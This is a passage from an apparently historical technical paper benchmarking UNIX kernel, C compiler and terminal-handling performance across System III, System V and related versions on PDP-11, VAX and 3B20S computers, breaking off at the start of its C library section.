\* Trademark of Digital Equipment Corporation.

Table I—*UNIX* system versions

Internal Version	External Equivalent	Date Developed	Machines
PG 1C-300		1977	PDP-11
3.0	System III	1980	PDP-11, VAX
4.0		1981	PDP-11, VAX
4.1.1		1981	AT&T 3B20S
4.2		1981	PDP-11, VAX, 3B20S
5.0	System V	1982	PDP-11, VAX, 3B20S

associate results with the times at which the development of the respective *UNIX* systems was completed, which typically coincide with the times at which the measurements were made. This allows comparison with unofficial prototype 3B20S *UNIX* system versions that illustrate the effect of performance tuning during the period immediately following a port to a new machine.

The system versions measured are listed in chronological order in Table I; all but the first were issued by AT&T Technologies, Inc. PDP-11/70 computer results prior to 1980 are for the Generic 3 (PG 1C-300) *UNIX* system version, which was at the time available from the *UNIX* Support Group at AT&T Bell Laboratories for use in operating company support system applications.\* The 3.0 and 5.0 releases described here are especially significant since they are very close to the System III and System V releases, respectively, licensed (for the VAX and PDP-11 computers) outside of AT&T and the Bell operating companies.

## II. C LANGUAGE PERFORMANCE

C is the major *UNIX* system language and the one in which the bulk of the kernel is written. Unfortunately, performance, as determined by the speed of the object code produced by AT&T Bell Laboratories C compilers, has remained relatively static.

We made the measurements of relative rates in executing C code using a collection of small C language programs that do not reference either the operating system or the C library. They bunch together the performance of machine and C compiler, and are used to determine the effect of compiler changes, as well as to provide approximate estimates of machine speed. The benchmarks do not use floating-point arithmetic and make only light use of multiplication and division operations. The object code produced contains a mixture of procedure

---

\* The *UNIX* System Support Group Generic 3 system is a derivative of AT&T Bell Laboratories Research Version 6. AT&T Technologies Release 3.0 is a derivative of Research Version 7 and 32V systems.

Table II—Normalized C object code execution speed

Machine	Relative C Execution Speed
3B20S	1.00
VAX-11/780	0.97
VAX-11/750	0.61
PDP-11/70	0.83

calls, memory, and register operations roughly typical of the larger body of *UNIX* system programs.\* (In fact, the benchmarks were extracted from existing system programs.) The grouping of machine with compiler performance is unfortunate, but in general, there is no way to separate these two without resorting to hand coding of assembler benchmarks, a procedure that inserts an uncontrolled and undesirable variable.

Table II shows the relative speeds of several machines in executing C code for Version 5.0 compilers as obtained by normalizing individual benchmark results to the corresponding result for the 3B20S computer and then averaging. Larger numbers indicate better performance. All results are for “peephole” optimized code. The peephole optimizers typically reduce program text space by 5 to 15 percent and execution time by about 5 percent. The error tolerance on these results, due to timing granularity and machine variations, is a few percent.† Except for the 3B20S computer, this error tolerance is sufficiently large to cover all of the observed speed differences since 1979. (The VAX compiler is actually known to have become marginally slower as a result of changes to bring the handling of sub-word-size register quantities into conformance with the C language specification.) The 3B20S compiler and microcode performance improved about 12 percent between its first release, 4.1.1, and Version 5.0.

The VAX-11/750‡ computer runs essentially the same system software as the VAX-11/780‡ computer but at 60 to 65 percent of its speed. In Table I, the VAX-11/780 computer shows only about a 15-percent advantage relative to its predecessor, the PDP-11/70‡ computer. This difference is small, especially considering the number of

\* The benchmark programs used are small and thus run with atypically high cache hit ratios. They also suffer from other problems arising from the process of extracting them from larger code segments.

† Measurements were made on the same machine sample but at different times, and thus do not account for minor performance changes due to field service updates and machine peripheral modifications.

‡ Trademark of Digital Equipment Corporation.

years involved. This small difference is misleading, however. As we noted in Section III, architectural differences between the two machines, most notably the larger VAX computer word size and addressability, yield markedly higher VAX computer performance when running the *UNIX* system. Pure C language speed can be misleading when comparing low-end 16-bit microcomputers with larger word-size machines possessing special features to help support operating systems.

The times to compile the benchmark program present an interesting sidelight. As a result of the combined effect of improvements to the kernel, C libraries, and software involved in program compilation, VAX programs compile on System V more than 25 percent faster and 3B20S programs compile more than twice as fast relative to 4.0 systems. PDP-11/70 compilation speed is essentially unchanged since System III.

### III. KERNEL

The kernel comprises only a small fraction of the total system in terms of source lines, but typically consumes half or more of the execution time. It has thus been the focus of much tuning effort over the years. This effort has yielded improved throughput as well as a steady decline in the proportion of central processing unit (CPU) time spent in the kernel. In the following, the approximate importance of some key operations has been indicated by giving the percentage of total CPU time consumed in a program development environment, as calculated from the occurrence frequency and CPU time for the operation. A range of values is needed to cover different machines and the effect of improvements affecting time and frequency. Although program development CPU percentages are cited, the items mentioned are likely to be important in other applications that spend significant time in the kernel.

#### 3.1 System call overhead

*UNIX* system calls all incur some common overhead in transferring control to and from the operating system. This overhead consumes 4 to 7 percent of the CPU in a program development environment. System call overhead is measured by executing a `getpid` (return process *id*) system call, which essentially fetches a small amount of information from the kernel; `getpid` CPU time is mostly taken up by the system call mechanism.

Figure 1 shows the change in system call times with release. [Due to the relatively short (<1-ms) time for the `getpid` call, memory cache transients comprise a substantial fraction of the total time; the times shown are for the typical situation of nothing useful in the memory




Fig. 1—System call overhead — `getpid` (invalid cache).

cache at the time of system call invocation.] In this and Figs. 2, 3, and 5, the dotted curve portions for the 3B20S computer indicate measurements of unofficial laboratory operating systems prior to initial release. These show the relatively large improvements that occur during the time interval following a new *UNIX* system first becoming operational, as the more obvious and important steps to improve performance are taken. Performance gains become more difficult to achieve as the system matures, as evidenced by the ultimate leveling off of the curves in Fig. 1. Note that the 30-percent improvements due to tuning of the C and assembler code for the VAX line actually exceed in magnitude the differences in performance of adjacent machine family members, the VAX-11/780 and VAX-11/750. PDP-11/70 Release 4.0 performance was slightly worse than that of its predecessor as a result of inadvertent change in some highly tuned code segments during a functional enhancement; this was subsequently fixed.

### 3.2 Context switch

A key measure of kernel performance is the CPU time it takes to transfer control between user processes, referred to here as the *context-switch* time. Context switches are performed whenever a program has to wait for data to arrive from the disk or terminal; the state of the process is saved and a new process is set up to run so as to keep the CPU as busy as possible. (The term “context switch” is sometimes

used to describe the transfer of control between a user process and the kernel. In this paper, control transfers between user and kernel are treated as system call overhead and covered in Section 3.1.)

Figure 2 shows the change in context-switch overhead over the years, as measured using a benchmark program that forces control transfers between two processes by passing a byte of data back and forth between them. The times to perform equivalent I/O without context switches have been subtracted to obtain the values plotted. The overall pattern is similar to that of Fig. 1; substantial improvements take place early during the development cycle, followed by a stabilization in performance as the system matures. Again, the 25- to 30-percent improvement in VAX performance over time rival the differences in performance between machine family members.

The time spent in context-switch operations has fallen dramatically. VAX-11/780 machines that used System III for program development performed about 100 context switches per second, consuming about 10 percent of the total CPU time. As a result of the efficiency improvements just described and changes to reduce frequency described in Section 3.6, VAX-11/780 systems doing the same kind of work with System V perform about 40 context switches per second, consuming only about 3 percent of the total CPU time.




Fig. 2—Context switch.




Fig. 3—Fork/exit + 32K-byte process.

### 3.3 Fork

Figure 3 shows the change in CPU time to `fork` (create) a new process and then `exit` (terminate it). For the *UNIX* system releases in this paper, the `fork` implementation requires the duplication of the data portion of the parent process; the time required is a function of the size of this data portion. The numbers in Fig. 3 are for a very small benchmark program to which 32 kilobytes of data have been artificially added.\*

The strong improvements for the 3B20S computer in Fig. 3 are due largely to improvements in the kernel facility for copying data, supplemented by related microcode improvements. The unusually good performance of the PDP-11/70 computer on `forks` is due to the use of a different algorithm to replicate process data; the data part is copied to disk using a Direct Memory Access (DMA) transfer followed by a second DMA transfer of this data region into a different region of memory. The total CPU overhead for the two DMA transfers is

\* This is done by having the benchmark program request more memory by means of an `sbrk` system call.

well below that of a comparable single memory-to-memory copy by the CPU.

`fork` system calls are time-consuming, but their low rate of occurrence on program development systems (about one per second) keeps the total CPU consumption under 4 percent. The frequency of `fork`, however, is very dependent on application design.

### 3.4 Table searches

The original *UNIX* systems were implemented with linear table searches. These were well matched to the scarce memory and addressability, as well as smaller user communities supported by the low-end PDP-11 machines available at the time. Address space and memory are commonly no longer scarce, and user communities have grown larger. As a result, the key linear table searches have, one by one, been replaced by higher-performance ones. The *UNIX* operating system for the IBM 370<sup>3</sup> has been a leader at AT&T Bell Laboratories in this regard. The table search revisions have been a main factor in improved kernel performance.

First altered (done prior to System III) was the search to determine the presence of a particular disk block in the in-memory cache of disk buffers used to reduce disk accesses. Between Systems III and V the following additional search improvements were implemented:

1. Faster location of free slots in the in-memory *file-table* used to track current file transactions. This was done by maintaining a list of free entries.
2. Faster searches of the *process table* for releasing process roadblocks.
3. Faster searches of the in-memory *i-node table* used to track current activity on files and devices.

The *i-node* table searches were improved by instituting a "hashed" search strategy. Figure 4 demonstrates the improvement resulting from the faster *i-node* searches, by plotting the CPU time to locate a particular table entry as a function of its position. The actual operation measured is a `chdir "."`, that is, change directory to the directory where the program resides. This minimal operation does not accomplish anything useful; it does, however, entail a search for the *i-node* representing "." (The position of "." is controlled by starting with an empty *i-node* table and then opening a prespecified number of files. We then cause "." to be brought into the desired location of the *i-node* table by transferring into it as a directory.)

In Fig. 4, the systems with linear search strategies (PDP-11/70 computer; VAX-11/780 computer, Version 4.0) are shown with dashed lines; those with high-speed searches (VAX-11/780 and 3B20S computers) are denoted with solid lines. Version 5.0 results for VAX-11/




Fig. 4—Effect of modified i-node search (chdir ".").

780 and 3B20S computers are close, and are shown as one line; data points are for the VAX computer. Typical table fill levels for time-sharing use are indicated at the bottom of Fig. 4. PDP-11/70 and VAX-11/750 computers tend to operate at the lower end of the region shown (~160 slots in use); and VAX-11/780 and 3B20S computers at the upper end (~240 slots in use). The CPU time saving for this table search change on the VAX-11/780 computer is given by the distance between the respective solid and dashed curves. This saving depends on whether the desired entry is in the table, and on its position. Entries present in the table are located in a linear search, on the average, about halfway through the table. Entries not present result in searches through to the end of the table. One consequence of the old linear search strategy is that, if kernel tables were configured larger, failed searches would take longer, causing the operating system to run more slowly. Note that with the improved "hashed" search, search times are nearly constant. Furthermore (using the VAX computer as an example), measured search times are essentially equal to those for linear searches of nearly empty tables. (Theoretically, "hashed" searches of full tables should take slightly longer due to collisions; in practice, however, this effect is small enough to be difficult to measure.)

### 3.5 Data movement via pipes

*UNIX* system *pipes* transfer data between processes. They are implemented by copying data from the sender process into kernel buffers and then from these buffers into the address space of the receiver. Pipe measurements are important, because pipes are used a lot, and because they exercise operating system data copy and other mechanisms used more generally in reading and writing files; good performance here is especially important for applications that transfer large amounts of data.

Thus far we have looked at performance in terms of the time it takes to perform an operation; for pipes we view the work accomplished per unit time, which has the effect of reversing the ordinate direction representing good performance in the figures. Figure 5 shows the maximum rate at which data can be transferred between two processes using a pipe. This rate depends on the size of the chunks of data that are transferred. For the time being, let us direct attention to performance at 512-byte transfers. Several things are worth noting. First, for




Fig. 5—Pipe bandwidth.

512-byte transfers, the 32-bit 3B20S and VAX-11/780 computers outperform the 16-bit PDP-11/70 system by almost a factor of two. This contrasts with the approximately 15-percent difference between these machines on general C language programs noted in Section II. The strong performance of the 3B20S and VAX computers is due to the greater efficiency of copying data for larger word-size machines. In fact, even the VAX-11/750 computer, which is notably slower than the PDP-11/70 computer in C language instruction rate (Table II), easily outperforms it on an operation such as piping, which involves moving data.

Over the time interval shown in Fig. 5, the DEC machines show little change in performance for 512-byte transfers. 3B20S computer performance has improved, owing to the data-copy microcode revisions described earlier.

For Version 5.0, the internal block size for the 32-bit 3B20S and VAX computers was changed to 1024 bytes, and the C library was changed to cause programs to read and write in 1024-byte chunks. Note in Fig. 5 that these changes combine to yield a factor of 1.5 to 2 improvement in overall throughput relative to 512-byte transfers. The PDP-11/70 computer retained the 512-byte size due to space limitations. As a result, there is a factor of three to four difference in System V pipe performance between the PDP-11/70 computer and the other machines.

### 3.6 Disk interaction

Until now, this paper has focused on improvements arising from doing things more quickly. Another way to gain performance is to do things less often. Disk accesses are a main consumer of *UNIX* system resources, affecting two critical areas:

1. The disk—The accesses create a load on the disk subsystem, most notably contention for the moving arm on each disk drive, which must be directed from place to place to fetch blocks from different cylinders of the disk.
2. The CPU—There is overhead on the CPU due to the need to queue disk transfers, service interrupts when disk transactions complete, and context switch so as to keep busy while waiting for data to arrive.

Disk and CPU overhead are each incurred on a per-transfer basis, and (for transfers of the sizes discussed here) are largely independent of transfer size. This creates a strong incentive to reduce the number of disk transfers that take place.

One technique has been to increase the file system block size. This has the effect of cutting almost in half the number of accesses for sequential reads and writes of large files. (Transfers to access small

pieces of data such as file system i-nodes, small files, and directories are not helped by this change.) An unpleasant performance side effect of the large block size is that a given size memory cache is able to hold fewer buffers; this reduces effectiveness, since some blocks are retained that hold only a small amount of useful data. There are also adverse disk space side effects, but these have been alleviated by the availability of higher-capacity disks as technology advances.

Reduced buffer-cache effectiveness was helped by a second major step taken to reduce the need for disk transfers: the use of a larger buffer cache. This reduces disk interaction by increasing the likelihood that desired data will be retained in memory. Main driving forces here were inexpensive memory and the release from size restrictions in moving from 16-bit to 32-bit addressability, creating an incentive to use large amounts of memory effectively.

Figure 6 shows the evolution in the number of buffers used by *UNIX* systems. For early systems, disk buffers were part of the kernel data address space; operating systems were configured by allocating to




Fig. 6—Number of system buffers.

buffers whatever space was left over by the rest of the kernel. This typically left room for twenty to thirty-five 512-byte buffers.

The first significant change was to place kernel buffers in their own separate address space on PDP-11 computers. This allowed on the order of 100 buffers. When attempts were made to configure with this many buffers, however, performance got worse due to the increased search time to determine whether a buffer was in memory (using the then extant linear search strategy).

The next major change, which occurred for System III, was the use of the "hashed" buffer-cache search scheme. This coincided roughly with the initial *UNIX* system release for the VAX computer line. At this point in time, VAX systems using 150 to 200 buffers became common. Most recently, led by enthusiastic reports on experiments by AT&T Bell Laboratories computation centers, changes were made to relax remaining size restrictions, leading to systems where more than two thousand 1024-byte buffers can be configured on 3B20S and VAX computer installations carrying large amounts of memory. [Unfortunately, when run with this many buffers, our time-sharing benchmark (Section VI) operates with an unrepresentatively high buffer-cache hit ratio; we have not yet quantified the improvement offered by running with lots of buffers.]

The reductions in disk accesses especially help disk-limited applications. By lowering disk loads, they have also made less critical the tuning and distribution of disk activity for other applications. The resultant CPU savings played a large role in the time-sharing throughput gains described in Section VI.

### 3.7 Comparisons of Systems III and V

Table III gives times for some System V operations, along with improvements calculated by dividing System III operation times ( $t_{III}$ )

Table III—System V kernel operations

Operation	3B20S	VAX-11/780		PDP-11/70	
	Com- puter	Computer		Computer	
	Time (ms)	Time ( $t_v$ ) (ms)	$t_m/t_v$	Time ( $t_v$ ) (ms)	$t_m/t_v$
1. * Chdir ". "	1.2	1.2	(2.5)	3.4	(1.0)
2. * Open/close "file"	1.9	2.5	(2.8)	6.8	(1.0)
3. * Search path 3rd level	4.1	5.9	(2.9)	17.1	(1.0)
4. * Search dir 32nd position	2.2	3.0	(2.5)	11.1	(1.0)
5. Access disk block	3.1	3.1	(1.0)	4.2	(0.9)
6. Read 4K file	16.	19.	(2.1)	66.	(0.9)
7. Fork/exit 8K data	17.	22.	(1.1)	24.	(1.0)
8. Exec 8K BSS	14.	19.	(1.2)	35.	(1.1)

\* I-node table entries: VAX = 120; PDP = 80

by the respective System V operation times ( $t_v$ ). Version 5.0 results for the 3B20S computer have also been included for comparison.

The first four lines of Table III show the improvements for some representative file operations: `chdir "."` (as previously described); `open` then `close` a file that is not already open by another process; search (via access system call) to a third-level directory, and search to the 32nd position in a large directory. The data were taken with target entries at the halfway point with typical i-node table fill levels, and show improvements for the VAX computer by factors of 2.5 or more due to the faster table searches previously described.

As we see from lines five and six, the VAX CPU time to access a disk block has changed relatively little. (The time given includes disk management overhead and context switches, but not system call overhead or the time to copy the data into the address space of the user program.) However, since the System V blocks are twice as big, the respective CPU overhead to read a 4K-byte file is improved by more than a factor of two. The last two lines of Table III also show some modest VAX improvements in `fork/exit` and `exec` time.

In contrast to the VAX computer, PDP-11/70 kernel performance has been, across the board, relatively static. Many of the changes (particularly the block size and table search) involved trades of space for performance that were unattractive on a machine that was already pushing the limits of its 16-bit address space.

#### IV. TERMINAL HANDLING

The terminal-handling portion of the *UNIX* system performs a variety of services to make life easy for users at terminals. Terminal ports are also used for networking connections to other machines by means of `cu` and `uucp`. The general trend towards higher-speed lines, screen editors, new kinds of terminals such as the *Teletype*<sup>®</sup> terminal DMD 5620 (Blit),<sup>4</sup> and networking, have resulted in ever-increasing demands on terminal-handling software and hardware. Terminal handling is an area in which performance has improved most dramatically. This section addresses kernel overhead; there have also been C library improvements related to terminal handling, which we will discuss later.

Figure 7 depicts the change in terminal-handling overhead over time by showing the maximum achievable output traffic levels for *cooked* (characters processed) and *raw* (transparent) modes, assuming that the CPU is involved with nothing else but character output. The measurements were made while data were being outputted simultaneously on some twenty 9600-baud outgoing terminal lines. For some recent *UNIX* systems, even this very highly stressful situation is




Fig. 7—Terminal output at 100-percent CPU use.

insufficient to load the CPU fully; ultimate capacity was then projected based on the traffic level and leftover CPU with 20 lines driven. (CPU consumption is approximately linear with traffic level.) The terminal-handling capacity measured in this fashion depends on the size of the data chunk that is written to the terminal. To stress the terminal handling maximally as opposed to other kernel parts, relatively large (256-byte) chunks were used for Fig. 7. Unfortunately, early (prior to 1977) data for the PDP-11/70 computer are unavailable; the first data point shown in Fig. 7 is an approximate projection of PDP-11/70 capability based on measurements made on the PDP-11/45 computer. (A 2.5:1 ratio in CPU power between the two machines was assumed for this.) Figure 7 shows that more than an order of magnitude reduction in terminal-handling overhead has occurred over time.

The original *UNIX* system terminal-handling algorithms had several design properties that severely limited the traffic levels that could be achieved. They were:

1. Interrupt for each outgoing character
2. Slow buffering mechanism (the original *clist*), involving a subroutine call to enqueue and dequeue each character
3. Poor (inefficient) provision for bypassing character processing for transparent output (raw mode). Transparency is especially needed in communicating with other machines.

The first major change, which occurred in PDP-11 systems released around 1977, was to take advantage of the DMA output capability of the DEC DH11 peripheral, then in heavy use. This removed the need for an interrupt for each character, substituting instead one every eight characters, and effectively halving total output overhead.

A second major set of changes occurred around 1980, and was centered around the introduction of a revised *clist* mechanism. The new scheme retained the old byte-at-a-time interface of the original *clist*, but also added a new one in which characters could be placed on and removed from queues in groups of up to 64 (24 for the PDP-11 computer). In addition to saving subroutine call overhead to enqueue and dequeue characters, the new scheme made possible bulk copies of outgoing data between user and kernel address spaces, thereby bypassing another extremely slow byte-at-a-time mechanism. For transparent output, the bulk-copied 64-byte regions of data were handled directly to the device driver as DMA output areas to achieve very low overhead. These changes permitted PDP-11/70 rates of approximately 6 and 20K-bytes per second in cooked and raw modes, respectively.

The VAX computer utilized the DEC DZ11 peripheral, which unfortunately lacked the DMA output feature that enabled the high performance levels of the PDP-11/70 computer. However, the Digital Equipment Corporation made available at about this time the KMC11 front-end computer, which AT&T Bell Laboratories developers programmed to handle *UNIX* system output character processing. It was possible to formulate a means of operation whereby the KMC11 was handed large blocks of unprocessed characters, and would process and transmit them via the DZ11, but still appear to the kernel as a simple DMA device. This mode of operation permitted all of the previously discussed efficiencies of transparent mode; overhead and achievable traffic levels for raw and cooked modes were then essentially equal. Continued minor refinements have appeared since System III, so that at this point VAX-11/780 machines using the KMC11 peripheral can achieve traffic levels in excess of 40 kb/s.

Figure 7 also shows the traffic levels that can be achieved on a VAX-11/780 computer without the KMC11. As we can see, the KMC

introduces an order of magnitude improvement relative to the DZ11 used alone.

The 3B20S incorporated a terminal-handling front-end from the outset, and thus throughout has had very low terminal-handling overhead. With current software, the terminal-handling performance of the PDP-11/70, VAX-11/780 (with KMC), and 3B20S computer is sufficiently good that character processing overhead due to screen editors, new terminals, and high line speed takes no more than 1 to 2 percent of the CPU and has ceased to be an issue of concern.

Character input overhead is roughly an order of magnitude higher than output overhead. Fortunately, input traffic levels from human typists are at least an order of magnitude lower and impose no significant load. Networking connections, however, often impose CPU loads in the neighborhood of 5 percent due to terminal input; this remains as an area where some performance improvement would be worthwhile.

## V. C LIBRARY AND COMMANDS

The lack of formal benchmarks and systematic measurements for the C library and commands prevents giving a detailed performance history. This section presents the highlights of what we know.

### 5.1 C library

